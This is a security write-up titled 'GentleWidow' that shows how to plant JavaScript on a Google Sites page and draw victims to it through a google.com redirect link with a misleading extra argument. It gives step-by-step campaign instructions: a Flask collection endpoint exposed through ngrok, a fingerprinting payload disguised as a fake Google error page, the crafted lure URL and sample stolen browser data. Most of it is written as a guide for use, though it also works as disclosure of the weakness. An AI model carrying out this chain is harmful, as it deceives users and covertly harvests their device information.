Write-up by Andrea Licheri

GentleWidow,
from google.com to arbitrary JavaScript

It's almost fun how completely normal (and sometimes useful) features lead to an excellent way to damage a client. Today, we are going to see how this paradox affects Google. How many times have you asked an "obvious" question and you just were simply replied with a Google link? While you might have felt ashamed, you still did click on the link just because there was no need to actually open up your browser of choice and type the same query.

I think you see where I'm going with this.
Today we are going to see an event chain to execute a malicious JavaScript payload on a target client by using a google.com link.

Feature one: custom HTML inside Google Sites

You can add nested HTML inside a Google Sites's page. You can use all HTML5 tags and features (if the browser support it). That means you can commit to the website custom island-style components.

Problem one: embed JavaScript with <script>

Considering that you can include full blown HTML, you can include JavaScript (and eventually WebAssembly) into Google Sites. That allows you to execute a malicious or privacy-invading JS script into a *.google.com subdomain page. It means that stuff like uBlock or FastFoward aren't going to block the custom JavaScript, and a not-to-technical person could get tricked into thinking that they are on an actual google.com page.

Feature two: easy search engine indexing

Usually Google Sites's pages are automatically indexed without passing from the hilarious burocracy of the Google Search Console. That is because people who don't know enough to build a website with actual code usually prefer not to interface with SysAdmin tools.

Problem two: malicious payloads skip security controls

Considering that Google Sites's page have a standardized structure, phishing and/or malicious content checks are less effective on those sites. That means that bad JavaScript just gets thrown in the wild on the Google search engine. Additionally (even if we aren't going to explore this particular), the cached payload also gets dropped into the Google Cache, and get redirected to it just by searching "cache:insert.malicious.site.here/".

Feature three: middle-link on the Google search engine

On google.com you don't directly access the site with its link. You instead click on a link that stands in the middle and then redirects to the site. That allows Google (and a client with the Google Search Console) to track the popularity of the site.

Problem three: link is permanent and cross-client accessible

Those middle-link are aren't JIT generated, but AOT generated when the page gets indexed. That means not only that they are permanent, but also that they are equal for everyone. I can basically redirect everyone to my site using the google.com domain. A victim can easily be tricked into going into your site because of the google.com at the start.
Note: this "exploit" works only with the specific generated URL, you can't just reverse engineer one, because if else Google will warn the user saying that they are going to be redirected

Perfect!
Add on top of this that Google doesn't strike down phantom arguments (arguments that the page doesn't evaluate). That means that I can push the tricking even further by adding after "https://google.com/url" a "?s" argument (usually used with the /search route) to the redirect link.

Now that we have all of the elements that we need to succesfully start a campaign following the GentleWidow exploit chain.


You can find all the material used in the last page.

Step 0: setup the POST endpoint

We are going to first setup an endpoint to receive the victim data.
In the materials, you can find a simple script made with Python and Flask. It's going to store the POST requests in the "stored_data.json".

If you don't actually have a dedicated server at your disposal, you could use PythonAnywhere for free hosting or ngrok if you want to self-host it yourself.


I'm going to be using the second approach.
I start the server with "`python endpoint.py`":



```
Microsoft Windows [Versione 10.0.22621.1265]
(c) Microsoft Corporation. Tutti i diritti riservati.

C:\Users\alich\Code\google.com malicious scripting>python endpoint.py
 * Serving Flask app 'endpoint'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:8000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 669-828-423
```

and ngrok on port 8000 with "`ngrok http 8000`":



```
ngrok                                                                                     (Ctrl+C to quit)

Add Single Sign-On to your ngrok dashboard via your Identity Provider: https://ngrok.com/dashSSO

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1, Ctrl-U to update)
Version                       3.1.0
Region                        Europe (eu)
Latency                       -
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://[redacted].eu.ngrok.io -> http://localhost:8000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```


Step 1: setup the crafted payload

You can really be creative in this step. Remember, you have every HTML feature at your disposal, we are talking about iframe and javascript access. You could try your luck and generate a Java Applet with Cobalt Strike, but I'm going to set my bar a little lower for today. I'm going to check for a set of features on the client browser (basic intelligence):

- Browser specific resource loading
- Firebug
- Unsafe ActiveX
- Canvas (with a base64 encoded fingerprint of a generated picture)
- Architecture
- Raw user agent
- Color gamut and contrast preference
- Extensions
- Timezone (plus offset)
- Screen resolution
- Office integration

You could implement a million others thing, like Flash fingerprinting and WebRTC leaking. I'm just keeping this simple.

Plus, the page will have a base64 encoded image that translates into this:




Google

500. That's an error.

An internal error occured. That's all we know.

Note: I didn't obfuscate the JavaScript in my HTML payload. Also, requests are made via console.log, hijacked to redirect the content to the endpoint instead to the standard output. That allows you to remove the endpoint part and just test it locally.

That said we are going to paste the PoC.html content into our Google Site. (Remember to modify the payload to have the correct POST endpoint, as by defaults it sends information to the "https://your.post.endpoint.here/" placeholder, see Step 0)




```
        setTimeout(function () {
            console.log("<<End of data stream>>");
        }, 2005);
    </script>
</body>

</html>
```

Incolla il codice HTML del sito che vuoi incorporare.

The end result will be approximately be this:



500. That's an error.

An internal error occured. That's all we know.

You can then finally publish your site to the public and wait a few days to be indexed.

Step 2: craft the malicious URL

After a few days, you can check if the site has been indexed by searching on Google "`inurl:sites.google.com/your-site-identifier/home-page`". If Google actually finds a result, you got it. Now, you just need to add our phantom argument to the URL.

E.g.:


from
"`https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwiu-cDF66n9AhXBcvEDHXWgAAAQFnoECAkQAQ&url=https%3A%2F%2Fexample.com%2F&usg=AOvVaw2g9Si57HiLP2X7LeNGKaHd`"

you should add
"`https://www.google.com/url?s=super%20legitimate%20linksa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwiu-cDF66n9AhXBcvEDHXWgAAAQFnoECAkQAQ&url=https%3A%2F%2Fexample.com%2F&usg=AOvVaw2g9Si57HiLP2X7LeNGKaHd`"

To add a phantom "?s=" argument you can help yourself with an URL encoder to don't disrupt the actual redirection code with non-standard characters.

Step 3: exploitation and post-exploitation

Once you got a succesful crafted URL, you can finally send the URL to everyone you like. Just wait that someone ask a really basic question, then spin up your endpoint, add a convincing phantom argument and just do a little trolling. When your victim clicks on the link, you will see the following in the "stored_data.json" file:



```
{"message":"<<Start of data stream>>"}
{"message":"Browser type image technique: [\"Firefox\"]"}
{"message":"Browser version image technique: [\"1+\"]"}
{"message":"Firebug: Enabled and in use!"}
{"message":"ActiveX: Browser is NOT configured for unsafe ActiveX"}
{"message":{"renderer":"ANGLE (AMD, Radeon HD 3200 Graphics Direct3D11 vs_5_0 ps_5_0)"}}
{"message":"Color Depht: 24"}
{"message":"\"Arch: System is 64 bits\""}
{"message":"User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0"}
{"message":"Canvas Fingerprint: data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAASwAAACWCAYAAABkW7XSAAAb7ElEQVR4Xu2cC3hVxbXHV7AVkEeAAAIJAiZWCM/wCC8RJIHwqoBCFV9oJQkvWi1clv
{"message":"Color Gamut: undefined"}
{"message":"Contrast variation value: 0"}
{"message":"Plugins: [{\"name\":\"PDF Viewer\",\"description\":\"Portable Document Format\",\"mimeTypes\":[{\"type\":\"application/pdf\",\"suffixes\":\"pdf\"},{\"type\":
{"message":"Timezone and offset: Europe/Rome, 2"}
{"message":"Screen resolution: 864,1536"}
{"message":"Office status: No Office Found"}
{"message":"<<End of data stream>>"}
```

The end!

You can find the PoC.html and the endpoint.py files here.
Thanks for reading.